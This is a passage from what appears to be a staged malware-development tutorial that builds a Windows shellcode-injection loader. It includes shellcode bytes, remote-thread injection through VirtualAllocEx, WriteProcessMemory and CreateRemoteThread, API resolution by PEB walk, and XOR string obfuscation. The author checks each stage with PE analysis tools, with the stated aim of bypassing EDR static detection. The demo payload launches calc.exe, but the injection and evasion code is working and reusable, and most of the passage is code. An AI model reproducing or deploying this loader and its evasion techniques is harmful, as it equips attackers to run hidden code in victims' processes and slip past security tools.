
```cpp
0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00,
0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d,
0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0x06, 0x7c,
0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65,
0x00
    };
    VAExType pVAEx;
    WPMType pWPM;
    CRTType pCRT;
    unsigned int p_len = sizeof(code);
    int pid = 0;
    LPVOID pRemoteCode = NULL;
    HANDLE hThread = NULL;
    pid = 12244;

    HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
        PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
        FALSE, pid);
    if (hProcess != NULL) {
    HMODULE kernel32Base = LoadLibraryA("kernel32.dll");
    pVAEx = (VAExType)GetProcAddress(kernel32Base, "VirtualAllocEx");
    pWPM = (WPMType)GetProcAddress(kernel32Base, "WriteProcessMemory");
    pCRT = (CRTType)GetProcAddress(kernel32Base, "CreateRemoteThread");

    pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
    hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);
        CloseHandle(hThread);
        return 0;
    }

    return -1;
    CloseHandle(hProcess);
}

        return 0;
```

DynamicAPI Injection

The above code explains that we use the LoadLibrayA function to get the handle of kernel32.dll, and then we use GetProcAddress to resolve our APIs inside the kernel32.dll Now, this time, we use dynamic API resolution technique and see what makes better in our compiled binary.


IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.




CFF Explore Results

You can clearly see; at this stage we are quite better because this time we have fewer imports which indicate the behaviour of malware. But still, we see some indicators such as LoadLibrararyA and GetProcAddress, which can be detected in static analysis. We try to overcome this issue in our next stage preparation.



PE Studio

PE studio still flagged some APIs and mapped them on MITRE ATT&CK under the category of process injection.




PE Bear Results

Oops, we see there are some strings in this stage under **.rdata** section of PE file. These strings are a great indicator of the behaviour of binary. Malware can still be detected in static analysis by EDRs. We must overcome this issue in our coming stages.

Execution


In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use dynamic resolution of Windows API calls to inject shellcode.



Stage 2 Execution

Stage 3 (PEB walk Injection)

In stage 3, we use the same injection technique to inject a malicious shellcode into the process, but this time, we use a PEB walk to resolve APIs dynamically. We access the PEB and enumerate all loaded modules in process space and find the base address of kernel32.dll. We use the base address of kernel32.dll to resolve the APIs' function address and perform process injection using PEB walk.



PEB Structures

In this stage, first, we must define all the structures needed to perform a PEB walk. You can find these structures on Microsoft documentation.

[PEB (winternl.h) - Win32 apps](#)

*Contains process information.*learn.microsoft.com

We define all the needed structures, and we define function pointer types for the Windows API functions we need.

```
PVOID GetProcAddressKernel32(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS pNTHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + pDOSHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule + pNTHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD* pAddressOfFunctions = (DWORD*)((BYTE*)hModule + pExportDirectory->AddressOfFunctions);
    DWORD* pAddressOfNames = (DWORD*)((BYTE*)hModule + pExportDirectory->AddressOfNames);
    WORD* pAddressOfNameOrdinals = (WORD*)((BYTE*)hModule + pExportDirectory->AddressOfNameOrdinals);

    for (DWORD i = 0; i < pExportDirectory->NumberOfNames; i++) {
        char* functionName = (char*)((BYTE*)hModule + pAddressOfNames[i]);
        if (strcmp(functionName, lpProcName) == 0) {
            return (PVOID)((BYTE*)hModule + pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
    }
    return NULL;
}
```

Resolve Function Address

Above code parse kernel32.dll as PE file because DLL is PE file format and first it is getting the DOS header and by using DOS header member **e_lfanew** which is 4 bytes field tells the offset of NT header. Now, the NT header contains the option header, which holds the data directory field, including all exported functions of the module. So, this function returns the address of the matched function name.

```
    __asm {
        mov eax, fs: [0x30]
        mov peb, eax
    }


    lEntry = peb->Ldr->InLoadOrderModuleList.Flink;
    do {
        module = CONTAINING_RECORD(lEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        char baseDllName[256];
        int i;
        for (i = 0; i < module->BaseDllName.Length / sizeof(WCHAR) && i < sizeof(baseDllName) - 1; i++) {
            baseDllName[i] = (char)module->BaseDllName.Buffer[i];
        }
        baseDllName[i] = '\0';

        if (_stricmp(baseDllName, "kernel32.dll") == 0) {
            k32baseAddr = (HMODULE)module->DllBase;
        }

        lEntry = lEntry->Flink;
    } while (lEntry != &peb->Ldr->InLoadOrderModuleList);

    if (k32baseAddr) {
```

PE Access and Walk

This code snippet accesses the PEB and then traverse the **InLoadOrderModuleList** to find the LDR_DATA_TABLE_ENTRY for kernel32.dll.

```c
                pVAEx = (VAExType)ptrGetProcAddress(kernel32Base, (LPCSTR)A);
                pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                pWPM = (WPMType)ptrGetProcAddress(kernel32Base, (LPCSTR)B);
                pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
                pCRT = (CRTType)ptrGetProcAddress(kernel32Base, (LPCSTR)C);
                hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);

                if (hThread != NULL) {
                    WaitForSingleObject(hThread, 500);
                    CloseHandle(hThread);
                    return 0;
                }

                return -1;
                CloseHandle(hProcess);
            }

        }
    }
    return 0;
}
```

Resolve API functions

Finally, we resolve and use the APIs to perform process injection.

IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.


Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1C54	KERNEL32.dll	15	FALSE	3708	0	0	3812	3000
1C68	VCRUNTIME140.dll	4	FALSE	3748	0	0	3878	3040
1C7C	api-ms-win-crt-stdio-l1-1-0.dll	4	FALSE	37C4	0	0	3A84	30BC
1C90	api-ms-win-crt-string-l1-1-0.dll	1	FALSE	37D8	0	0	3AA4	30D0
1CA4	api-ms-win-crt-runtime-l1-1-0.dll	19	FALSE	3774	0	0	3AC6	306C
1CB8	api-ms-win-crt-math-l1-1-0.dll	1	FALSE	376C	0	0	3AE8	3064
1CCC	api-ms-win-crt-locale-l1-1-0.dll	1	FALSE	3764	0	0	3B08	305C
1CE0	api-ms-win-crt-heap-l1-1-0.dll	1	FALSE	375C	0	0	3B2A	3054

KERNEL32.dll [15 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
3000	WaitForSingleObject	-	37E0	37E0	-	5FF
3004	OpenProcess	-	37F6	37F6	-	42B
3008	CloseHandle	-	3804	3804	-	94
300C	IsDebuggerPresent	-	3C3E	3C3E	-	39D
3010	InitializeSListHead	-	3C28	3C28	-	381
3014	GetSystemTimeAsFileTime	-	3C0E	3C0E	-	303
3018	GetCurrentThreadId	-	3BF8	3BF8	-	231
301C	GetCurrentProcessId	-	3BE2	3BE2	-	22D
3020	QueryPerformanceCounter	-	3BC8	3BC8	-	46D
3024	IsProcessorFeaturePresent	-	3BAC	3BAC	-	3A5
3028	TerminateProcess	-	3B98	3B98	-	5B4
302C	GetCurrentProcess	-	3B84	3B84	-	22C
3030	SetUnhandledExceptionFilter	-	3B66	3B66	-	594
3034	UnhandledExceptionFilter	-	3B4A	3B4A	-	5D5
3038	GetModuleHandleW	-	3C52	3C52	-	28F

CFF Explorer Results

Great, in this stage, we improve our IAT, and this time, we can see there is no malicious import, which can give indicators for malicious behaviour. We see there is no GetProcAddress and LoadLibraryA functions this time. This is a good sign for a malware developer because this can bypass static analysis of EDRs solutions.




Malicious String

Oops, we see there are still some strings in this stage under **.rdata** section of PE file. These strings are a great indicator of the behaviour of binary. Malware can still be detected in static analysis by EDRs. We overcame one issue, which was IAT imports indication, but this issue could be addressed in our coming stage.

Execution


In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use the dynamic resolution of Windows APIs by PEB walk to inject shellcode.



Stage 3 Execution

Stage 4 (PEB Walk and API Imports Obfuscation, Strings Hide)

In stage 4, we use the same technique to inject a malicious shellcode into the process. But this is the final stage, so we have to overcome all the challenges we faced in the previous stage. We need to hide malicious strings and dynamically resolve APIs.



PEB Structures

In this stage, first, we must define all the structures needed to perform a PEB walk, same as **stage 3**. You can find these structures on Microsoft documentation.

PEB (winternl.h)—Win32 apps
*Contains process information.*learn.microsoft.com

We define all the needed structures, and we define function pointer types for the Windows API functions we need.

```
void XOR(unsigned char* data, size_t data_len, const char* key, size_t key_len) {
    int j = 0;
    for (size_t i = 0; i < data_len; i++) {
        if (j == key_len) j = 0;
        data[i] = data[i] ^ key[j];
        j++;
    }
}
LPCSTR DAndP(unsigned char* encoded, size_t len, const char* key, size_t key_len) {
    char* decoded = new char[len + 1];
    memcpy(decoded, encoded, len);
    XOR(reinterpret_cast<unsigned char*>(decoded), len, key, key_len);
    decoded[len] = '\0';
    return decoded;
    delete[] decoded;
}
```

XORing

In this stage, we use xor encryption to obfuscate the API calls and hide the strings to bypass static analysis. This function will use the key "**offensivepanda**" and decrypt all API calls at runtime, which are encrypted and stored inside the code.

